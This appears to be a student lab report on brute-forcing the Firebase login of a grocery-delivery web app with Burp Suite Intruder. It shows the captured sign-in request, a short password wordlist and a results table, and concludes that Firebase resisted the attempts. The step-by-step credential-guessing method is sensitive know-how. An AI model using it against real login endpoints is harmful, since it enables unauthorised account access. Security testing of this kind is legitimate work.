

Methodology

https://www.youtube.com/watch?v=bnI_38oc5Cc

https://www.youtube.com/watch?v=Vn_Zst6BMGo

Step 1: Launch GroceryGo Application

The GroceryGo application was launched locally using:

localhost:3000

The login page was accessed to prepare for testing.

Step 2: Configure Burp Suite Proxy

Burp Suite Proxy was configured to intercept login requests:

- Intercept enabled
 - Browser configured to use Burp proxy
 - Login request captured
-

Step 3: Capture Login Request

A test login attempt was performed:

- Email: test@gmail.com
- Password: test123

Burp Suite captured the request:

POST <https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword>

This request was identified as the Firebase authentication endpoint.

Step 4: Send Request to Intruder

The captured request was sent to Burp Intruder:

- Right click request
- Send to Intruder
- Select "Sniper" attack type

Step 5: Configure Payload Position

The password parameter was selected:

"password": "\$test123\$"

This allowed Burp to replace the password field with multiple values.

Step 6: Load Wordlist

A custom wordlist was loaded:

Example:

test123

letmein

john

jessica

adam

openit

admin

password

welcome

123456

Step 7: Launch Intruder Attack

The attack was started using:

Start Attack

Burp Intruder automatically sent multiple login attempts.

Results

Burp Intruder generated multiple login attempts:


Payload	Status Code	Response Length
test123	200	1977
letmein	400	940
john	400	942
jessica	400	940
adam	400	942
openit	400	940

Observations:

- Most login attempts returned 400 (Bad Request)

- One response returned 200 (OK) with different response length
- No successful login token returned
- Firebase blocked automated attempt

BurpSuite Online Brute force attempt:



1 3 x +

Sniper attack Start attack

Target <https://identitytoolkit.googleapis.com> Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1 POST /v1/accounts:signInWithPassword?key=AlmaSyBPFxle89Dl-44Ew0C0mocSKIMQ_hTzApA HTTP/1.1
2 Host: identitytoolkit.googleapis.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 X-Client-Version: Firefox/JsCore/11.3.1/FirebaseCore-web
8 X-Firebase-CapId: 1:188178643894:web:50e00297e3e3ba53b43b17
9 Content-Type: application/json
10 Content-Length: 101
11 Origin: https://local-grocery-delivery.netlify.app
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: cross-site
15 Priority: u=0
16 Te: trailers
17 Connection: keep-alive
18
19 {"returnSecureToken":true,"email":"ad@gmail.com","password":"$test123$","clientId":"CLIENT_TYPE_WEB"}
```

1 highlight 1 payload position Length: 760

Event log (1) All issues Memory: 168.3MB of 5.82GB Disabled

Attack Save 2. Intruder attack of <https://identitytoolkit.googleapis.com>

2. Intruder attack of <https://identitytoolkit.googleapis.com> Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	119			1977	
1	test123	400	63			940	
2	letmein	400	60			940	
3	john	400	60			942	
4	Jessica	400	64			940	
5	adam	400	64			942	
6	openit	400	63			940	
7	steve	400	61			942	

Finished

Analysis

The results indicate:

- Firebase authentication system detected incorrect passwords
- No valid credentials were discovered
- Automated brute force attempts were unsuccessful
- Firebase implemented strong authentication protection

Security mechanisms observed:

- Request validation
- Rate limiting
- Authentication token protection
- Automated attack resistance